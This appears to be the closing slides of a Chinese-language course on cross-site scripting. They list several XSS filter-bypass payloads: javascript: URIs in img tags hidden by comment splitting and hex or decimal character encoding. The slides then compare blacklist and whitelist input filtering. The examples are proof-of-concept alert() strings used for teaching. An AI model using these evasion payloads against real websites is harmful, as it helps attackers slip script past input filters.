    - <img src=”java/*xxx*/script:alert(‘xss’);”>

防御XSS

黑名单和白名单

- 不同的javascript写法:
  - 重复混淆关键字:
    - <img src=”java/*/*javascript*/script/*javascript*/*/script:alert(‘xss’);”>
  - 使用&#十六进制编码字符:
    - <img src=”jav	ascript:alert(‘xss’);”>
  - 使用&#十进制编码字符:
    - <img src= javascript:alert(‘xss’);”>
  - 使用&#十进制编码字符(加入大量的0000):
    - <img src=”javascript:alert(‘xss’);”>
  - 在开头插入空格;
    - <img src=” javascript:alert(‘xss’);”>

防御XSS

黑名单和白名单

- 黑白名单两种形式过滤特点

	黑名单	白名单
说明	过滤可能造成危害的符号及标签	仅允许执行特定格式的语法
示例	发现使用者输入参数的值为<script>xxx</script>就将其取代为空白	仅允许<img src="http://xxx">格式，其余格式码一律区取代为空白
优点	可允许开发某些特殊HTML标签	可允许特定输入格式的HTMl标签
缺点	可能因过滤不干净而使攻击者绕过规则	验证程序编写难度较高，且用户可输入变化减少

XSS总结

- 本课程主要让大家了解XSS简单原理，以及对XSS的利用、挖掘和防御;让大家对XSS漏洞产生的危害有进一步的认识

THANKS !